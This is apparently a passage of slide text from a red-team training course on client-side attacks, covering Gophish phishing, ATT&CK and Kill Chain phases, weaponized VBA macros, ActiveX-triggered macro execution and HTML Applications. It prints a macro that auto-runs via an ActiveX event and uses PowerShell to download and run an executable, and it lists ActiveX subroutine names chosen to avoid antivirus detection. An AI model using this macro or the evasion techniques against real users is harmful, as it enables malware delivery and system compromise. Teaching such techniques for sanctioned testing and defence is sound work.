- Email Template Editor: The platform provides a built-in email template editor with a WYSIWYG (What You See Is What You Get) interface, making it easy to design professional-looking phishing emails that mimic legitimate communications.

Gophish Features

- Target Management: Users can manage their target lists and segment them based on various criteria, such as department, role, or location. This allows for targeted phishing campaigns that closely mirror real-world attack scenarios.

- Landing Page Creation: GoPhish enables users to create phishing landing pages that mimic legitimate login portals or websites. These landing pages can be customized to capture credentials, personal information, or other sensitive data from targets.

Gophish Features

- Tracking and Reporting: The platform provides comprehensive tracking and reporting capabilities, allowing users to monitor the progress of their phishing campaigns in real-time. Users can track email opens, link clicks, and submitted data, and generate detailed reports for analysis.

- Scheduling and Automation: GoPhish supports campaign scheduling and automation, allowing users to schedule campaign launches at specific dates and times or set up recurring campaigns for ongoing testing and assessment.

References & Resources

- Gophish Website: https://getgophish.com/
- Gophish GitHub Repo: https://github.com/gophish/gophish
- Gophish Installation Guide: https://docs.getgophish.com/user-guide/installation

Lab Demo: Phishing With Gophish

Resource Development & Weaponization

Resource Development & Weaponization

- In the context of red teaming and penetration testing, resource development and weaponization are two crucial phases that occur during the lifecycle of an attack/pentest.

- The terms "resource development" and "weaponization" originated in military strategy, they have been adapted and applied in cybersecurity to describe key phases in the lifecycle of cyberattacks.

- Resource development focuses on acquiring or building the necessary resources for an attack, while weaponization involves turning those resources into effective cyber weapons.

Resource Development & Weaponization

- The two terms are sometimes used interchangeably given their overlapping objectives, however, it is very important to understand the distinction between the two.

- This can be done by understanding how these terms have been used and implemented into modern-day cybersecurity frameworks and kill chains like, The MITRE ATT&CK Framework and the Cyber Kill Chain (Lockheed Martin).

- Both the MITRE ATT&CK Framework and the Cyber Kill Chain are widely used methodologies in cybersecurity, and they provide structured approaches to understanding and analyzing cyber threats.

The MITRE ATT&CK Framework

- The MITRE ATT&CK framework is a globally-accessible knowledge base of adversary tactics and techniques based on real world threats and threat actors (APT groups). It was developed to improve the understanding of how cyber attacks are performed.

- ATT&CK is an abbreviation for Adversarial Tactics, Techniques and Common Knowledge.

- The MITRE ATT&CK Framework is typically employed/used as a baseline and model for adversarial behavior and highlights the various phases of an adversary/threat attack lifecycle, what software they employ and the OS's they target.


The MITRE ATT&CK Framework

- It is mostly used by Red/Blue Teamers to plan, implement and orchestrate engagements based on specific threat actors/APTs. (adversary emulation/simulation)

- It is also a valuable resource for blue teamers as it details the various TTPs used by specific threat actors and provides companies with valuable cyber threat intelligence (CTI) that can consequently be used to implement defenses and mitigations.

- MITRE ATT&CK categorizes adversarial techniques into a collection tactics further organized into techniques, sub-techniques and procedures (TTPs).


The MITRE ATT&CK Framework



Resource Development

- In the context of red teaming and the MITRE ATT&CK Framework, Resource development involves gathering, creating, or acquiring the necessary tools, techniques, and knowledge to execute an attack or penetration test effectively.
- This phase typically involves researching vulnerabilities, understanding the target environment, and identifying potential attack vectors.
- Resources could include exploit code, custom scripts, reconnaissance tools, social engineering tactics, or any other assets needed to carry out the simulated attack.
- The goal of resource development is to equip the red team or penetration tester with everything they need to successfully breach the target's defenses.

Resource Development



- Tactics categorize each step of the adversary's attack methodology.
- Tactics represent the adversary's tactical goal or objective.
- Techniques are used to outline how each tactic is orchestrated.
- Techniques describe actions taken by adversaries to achieve their objective.
- Sub-Techniques outline the implementation of a specific technique in detail.
- Procedures outline all known implementations of a technique or sub-technique


The Cyber Kill Chain

- The Cyber Kill Chain, developed by Lockheed Martin, is a framework used to describe the stages of a cyber attack from the initial reconnaissance to the exfiltration of data.

- It consists of several sequential stages, each representing a phase that an attacker must go through to achieve their objectives.

- Red teaming often involves the use of the Cyber Kill Chain framework to simulate and assess an organization's defensive capabilities.

The Cyber Kill Chain



Weaponization

- Weaponization is the process of taking the resources developed in the previous phase and converting them into actual weapons that can be used to exploit vulnerabilities and compromise the target system.

- This phase involves crafting payloads, creating malicious files, or configuring exploit code to deliver the intended impact, such as gaining unauthorized access, exfiltrating data, or disrupting services.

- Weaponization often involves combining various techniques and tools in a way that maximizes their effectiveness while minimizing the risk of detection.

Resource Development vs Weaponization


- **Focus**: Resource development focuses on acquiring the necessary tools and knowledge, whereas weaponization focuses on turning those resources into active attack payloads or techniques.

- **Stage in the Attack Lifecycle**: Resource development typically precedes weaponization. Once the necessary resources are developed, they are then weaponized for use in the attack.

- **Nature of Activities**: Resource development activities may include research, reconnaissance, and tool development. Weaponization involves creating and configuring attack payloads, crafting malicious files, and preparing exploit code.

- **Output**: Resource development outputs tools, knowledge, and information about the target environment. Weaponization outputs actual attack payloads or techniques ready for deployment.

Adapted Client-Side Attack Methodology



Adapted Client-Side Attack Methodology

Phase	Objectives	Activities	Outputs
Reconnaissance	Gather information about the target organization's systems, networks, and potential vulnerabilities.	• Conduct open-source intelligence (OSINT) gathering to collect publicly available information about the target organization, including its employees, technologies used, partners, etc.	• Comprehensive reconnaissance report detailing the findings, including identified assets, potential attack surfaces, and areas of weakness.
Resource Development	Acquire or develop the necessary tools, knowledge, and infrastructure to conduct the simulated attack.	• Identify and acquire tools and exploits relevant to the target environment based on reconnaissance findings. • Develop custom scripts, malware, or other payloads tailored to exploit identified vulnerabilities.	• Identify and acquire tools and exploits relevant to the target environment based on reconnaissance findings. • Develop custom scripts, malware, or other payloads tailored to exploit identified vulnerabilities.
Weaponization	Prepare the acquired or developed resources for use in the simulated attack.	• Configure and customize acquired exploits, payloads, or malware to ensure compatibility with the target environment. • Craft phishing emails or other social engineering tactics to deliver malicious payloads. • Develop or modify exploit code to take advantage of identified vulnerabilities.	• Configure and customize acquired exploits, payloads, or malware to ensure compatibility with the target environment. • Craft phishing emails or other social engineering tactics to deliver malicious payloads. • Develop or modify exploit code to take advantage of identified vulnerabilities.

References & Resources

- Cyber Kill Chain (Lockheed Martin): https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html
- MITRE ATT&CK - https://attack.mitre.org/
- Unified Cyber Kill Chain - https://www.unifiedkillchain.com/

VBA Macro Fundamentals

Introduction to VBA

Visual Basic Application (VBA)

- Visual Basic for Applications (VBA) is a programming language developed by Microsoft for automating tasks and extending the functionality of its Office suite of applications, including Excel, Word, PowerPoint, Access, and Outlook.

- VBA scripting can be used to automate processes, interact with the Windows API, and implement user-defined functions. It also enables you to manipulate the user interface features of the host applications.

- Microsoft Word and Excel allow users to embed VBA macros in documents/spreadsheets for the automation of manual tasks and management of dynamic data and for the linking of documents.

Visual Basic Application (VBA) Features

- Purpose: VBA allows users to write programs (macros) to automate repetitive tasks, perform calculations, manipulate data, create custom forms, and interact with other applications.

- Integration: VBA is tightly integrated into Microsoft Office applications, providing access to a rich set of objects, properties, methods, and events that allow for extensive customization and automation.

- Syntax: VBA syntax is similar to other programming languages like Visual Basic (VB) and BASIC. It uses a combination of keywords, operators, variables, and control structures to create executable code.

Visual Basic Application (VBA) Features

- Development Environment: Each Office application includes a built-in VBA Integrated Development Environment (IDE) where users can write, edit, debug, and run VBA code. The IDE provides tools for code editing, debugging, and project management.

- Objects and Methods: VBA allows users to work with objects that represent elements of the Office application (e.g., worksheets, cells, shapes) and manipulate them using methods and properties. For example, in Excel, you can write VBA code to automate data manipulation, chart creation, or report generation.

VBA Macros

VBA Macros

- In the context of client-side attacks and VBA (Visual Basic for Applications), macros refer to small programs or scripts written in VBA that automate tasks and extend the functionality of applications, particularly within the Microsoft Office suite.

- Simply put, a Macro is a piece of VBA code embedded in Office documents.

- Macros have been popularly weaponized to facilitate the execution of arbitrary code or executables.

VBA Macros

- This Microsoft feature got abused by computer viruses in the late 1990s, mainly due its powerful functionality and the fact that, at the time, Office file macros were automatically executed by default.

- As of MS Office 2003, this behavior was altered. Macros were no longer executed automatically when an Office file was loaded and a GUI would pop-up informing users of macro presence inside the file.

- MS Office 2007 took macro security a step further. Macros could not be embedded at all within the default MS Word document file. This effort was facilitated by the OfficeOpen XML standard, based on which Microsoft introduced four distinct file formats.

MS Office File Formats

File Extension	File Type	Macros Permitted
DOCX	compressed document	No
DOTX	compressed template	No
DOCM	compressed document	Yes
DOTM	compressed template	Yes

- Microsoft Windows uses file extension to determine the software that will handle the opening of a file once it is clicked.

- By the time Microsoft Office is installed, the above extensions are associated with it. Subsequently, all of the file types in the will be handled by the Microsoft Office suite of programs.

MS Office File Formats

- Microsoft Word performs file data validation prior to opening a file. Data validation is performed in the form of data structure identification, against the OfficeOpen XML standard.

- The validation is actually performed by MS Office's WWLIB.DLL component.

- The file name extension plays no role on this data validation process. If any error occurs during the data structure identification, the file being analyzed will not be opened.

MS Office File Formats

- It should be noted that DOCM files containing macros can be renamed as other file formats by changing the file extension and still keep their macro executing capabilities.

- For example, an RTF file does not support macros, by design, but a DOCM file renamed to RTF will be handled by Microsoft Word and will be capable of macro execution.

WScript & VBA

WScript

- **WScript** is a Windows Script Host object model that provides a scripting environment for executing scripts on Windows-based operating systems.

- It allows users to run scripts written in scripting languages such as VBScript (Visual Basic Script) and JScript (JavaScript) directly from the command line or as part of automated processes.

- In the context of VBA (Visual Basic for Applications), WScript can be utilized to extend the capabilities of VBA macros by enabling them to interact with the Windows operating system, execute external commands, manipulate files and folders, and perform other system-related tasks.

WScript & VBA

- **Accessing WScript Object Model:** In VBA macros, you can create an instance of the WScript object to access its properties and methods. This allows you to perform various system-level operations, such as displaying messages, accessing environment variables, and running external programs.

- **Displaying Messages:** Using WScript, you can display dialog boxes and messages to interact with users during the execution of VBA macros. For example, you can show informative messages, warnings, prompts for user input, or error notifications.

- **Running External Programs:** WScript enables VBA macros to execute external programs or commands directly from within Office applications. This capability is useful for automating tasks that require interaction with other applications or executing system utilities.

VBA Macros & Client-Side Attacks

Macros in Client-Side Attacks

- Delivery Mechanism: Malicious actors often use macros embedded within documents (e.g., Word documents, Excel spreadsheets) as a delivery mechanism for malware. These documents are typically distributed via email or other channels, enticing users to enable macros, thereby executing the embedded malicious code.

- Social Engineering: Macros are frequently employed in social engineering attacks, where users are tricked into enabling macros under the guise of accessing content or functionality within the document. Once enabled, the malicious macros execute, compromising the user's system.

Macros in Client-Side Attacks

- Exploiting Vulnerabilities: Macros can exploit vulnerabilities in client-side applications, such as Microsoft Office, by leveraging features like macro scripting, ActiveX controls, and embedded objects. Vulnerabilities in these features can be exploited to execute arbitrary code on the victim's system.

- Payload Delivery: Malicious macros often serve as a payload delivery mechanism, facilitating the execution of malware or other malicious actions on the victim's system. Once macros are enabled, they can download and execute additional payloads from remote servers, leading to further compromise.

VBA Macro Development

Demo: VBA Macro Development

Weaponizing VBA Macros With MSF

Demo: Weaponizing VBA Macros With MSF

VBA PowerShell Dropper

Demo: VBA PowerShell Dropper

VBA Reverse Shell Macro With Powercat

Demo: VBA Reverse Shell Macro With Powercat

Using ActiveX Controls For Macro Execution

ActiveX

- ActiveX is a set of technologies developed by Microsoft for creating interactive content within web pages and desktop applications.
- It provides a framework for developing and deploying reusable software components, known as ActiveX controls, which can be embedded within web pages, documents, or applications.
- ActiveX controls are similar to Java applets or browser plugins, but they are specific to the Windows platform and are typically developed using Microsoft's COM (Component Object Model) technology.

ActiveX

- These controls can perform a wide range of tasks, from providing user interface elements (such as buttons or text boxes) to interacting with system resources or external data sources.

- In Microsoft Office documents, ActiveX controls are often used to add interactive elements or functionality to documents, such as forms, buttons, or embedded media players. They allow users to interact with the document in more dynamic ways, enabling features like data input validation, automated workflows, or multimedia playback.

ActiveX & Macro Execution

- ActiveX controls have the ability to execute code and macros on the user's system and can be leveraged by attackers to perform malicious actions, such as installing malware, stealing sensitive information, or compromising the system's security.

- ActiveX is typically used for Macro execution in instances where the execution of the macro needs to be performed manually as opposed to using the AutoOpen() and Document_Open() event procedures to automatically execute the embedded macro.

ActiveX & Macro Execution


- Why? - Most malicious Word documents use the usual reserved names AutoOpen() and Document_Open() to automatically run macros. These names usually get picked up by AVs.

- As a result, attackers need to identify ways of getting the target user to execute the macro themselves once they have opened the document. This is where ActiveX controls come in handy.

ActiveX Controls

- Embedding an ActiveX control in a document is straightforward.
- Once the developer tab is enabled (File – Options – Customize Ribbon), go to the developer tab and then to the Controls section on the ribbon. You will find a big list of controls under Legacy Tools – More Options.
- When using ActiveX controls for macro execution, the victim will a warning message similar to the one shown in the image in the next slide.

ActiveX Controls



ActiveX Controls

ActiveX Control	Subroutine name
Microsoft Forms 2.0 Frame	Frame1_Layout
Microsoft Forms 2.0 MultiPage	MultiPage1_Layout
Microsoft ImageComboBox Control, version 6.0	ImageCombo21_Change
Microsoft InkEdit Control	InkEdit1_GotFocus
Microsoft InkPicture Control	InkPicture1_Painted InkPicture1_Painting InkPicture1_Resize
System Monitor Control	SystemMonitor1_GotFocus SystemMonitor1_LostFocus
Microsoft Web Browser	WebBrowser1_BeforeNavigate2 WebBrowser1_BeforeScriptExecute WebBrowser1_DocumentComplete WebBrowser1_DownloadBegin WebBrowser1_DownloadComplete WebBrowser1_FileDownload WebBrowser1_NavigateComplete2 WebBrowser1_NavigateError WebBrowser1_ProgressChange WebBrowser1_PropertyChange WebBrowser1_SetSecureLockIcon WebBrowser1_StatusTextChange WebBrowser1_TitleChange

There are a large number of procedures related to ActiveX control objects that are able to automatically run a macro.

The table outlines the ActiveX Controls and Subroutine names to use for automatic macro execution.

ActiveX Controls

```
Sub InkEdit1_GotFocus()

Run = Shell("cmd.exe /c PowerShell (New-Object
System.Net.WebClient).DownloadFile('https://trusted.domain/file.exe',‘file.exe');Start-
Process ‘file.exe'", vbNormalFocus)

End Sub
```

This is an example of downloading and executing an executable file using cmd.exe and PowerShell. This technique is quite loud and has a very large on-disk footprint.

Demo: Using ActiveX Controls For Macro Execution

Pretexting Phishing Documents

Demo: Pretexting Phishing Documents

HTML Applications (HTA)

HTML Applications

- HTML Applications (HTA) are a type of application created using HTML, CSS, and JavaScript that run in a special environment provided by Internet Explorer (IE) or Microsoft Edge (specific builds).

- HTA files have the .hta extension and can be executed on Windows systems like standalone applications, providing a way to create rich graphical user interfaces (GUIs) and leverage scripting capabilities.

- HTML Applications (HTA) allow for the arbitrary execution of programs/code with Internet Explorer or directly via mshta.exe.

HTML Applications

- You can invoke Internet Explorer to execute the malicious executable by saving your HTML Application with the .hta file extension as opposed to .html.
- Internet Explorer automatically executes HTML Applications with mshta.exe.
- MSHTA (Microsoft HTML Application Host) is a core element of Windows and is used to execute .HTA files.

HTML Applications

- HTML Applications executed with Internet Explorer are always executed with the security context of the current user and are not subject to the security restrictions imposed by the IE sandbox.

- This attack vector only works on Internet Explorer. In this case, why would this be a viable vector given that other third-party browsers are used over IE?

- IE is still used by organizations and corporate environments as the default browser.

HTML Applications

- Many enterprise versions of Windows still utilize IE over Edge as the default.

- We can leverage HTML Applications to automatically execute arbitrary code on a target system, this vector is typically classified as a Drive-by Compromise technique.

HTAs & Client-Side Attacks

Execution Environment:

- HTA files are executed by the mshta.exe program, which is the HTML Application Host.
- This host provides a security context that allows HTAs to have more privileged access to the system than standard web pages.
- HTAs have access to the local filesystem, registry, and can execute ActiveX controls, making them powerful tools for scripting tasks on Windows systems.

HTAs & Client-Side Attacks

Scripting Capabilities:

- HTAs can contain JavaScript code that can interact with the underlying Windows operating system.

- This scripting capability enables attackers to perform various tasks, such as downloading and executing malicious payloads, modifying system settings, or collecting sensitive information from the victim's system.

HTAs & Client-Side Attacks

Persistence and Evasion:

- Since HTAs are standalone files that run outside the browser, they can be used to persistently execute malicious code on the victim's system.

- Attackers can use techniques to obfuscate their HTA files to evade detection by antivirus software and security controls.

HTAs are commonly used in client-side attacks as a delivery mechanism. Attackers often use social engineering tactics to trick users into opening or executing HTA files, exploiting their trust to gain unauthorized access to their systems or data.

Microsoft HTML Application Host (mshta)

- mshta.exe is the HTML Application Host, a Windows utility that executes HTML Applications (HTA). HTA files are standalone applications written in HTML, CSS, and JavaScript that are executed by mshta.exe in a controlled environment.

- mshta.exe is a critical component of the Windows operating system that facilitates the execution of HTML Applications (HTA) outside the context of a web browser, providing a powerful platform for creating interactive and scriptable applications on Windows systems. However, its capabilities also pose security risks, particularly when used maliciously in client-side attacks.

Mshta.exe Functionality

Execution of HTA Files:

- mshta.exe is responsible for running HTA files on Windows systems. When an HTA file is executed (either by double-clicking it or by launching it from the command line), mshta.exe is invoked to interpret and execute the HTML, CSS, and JavaScript code contained within the HTA file.

HTML Application Environment:

- mshta.exe provides an environment for HTA files to run outside the constraints of a web browser.
- This environment allows HTAs to interact with the local filesystem, registry, and other system resources in a manner that is not typically possible with standard web pages running in a browser.

Mshta.exe Functionality

Enhanced Privileges:

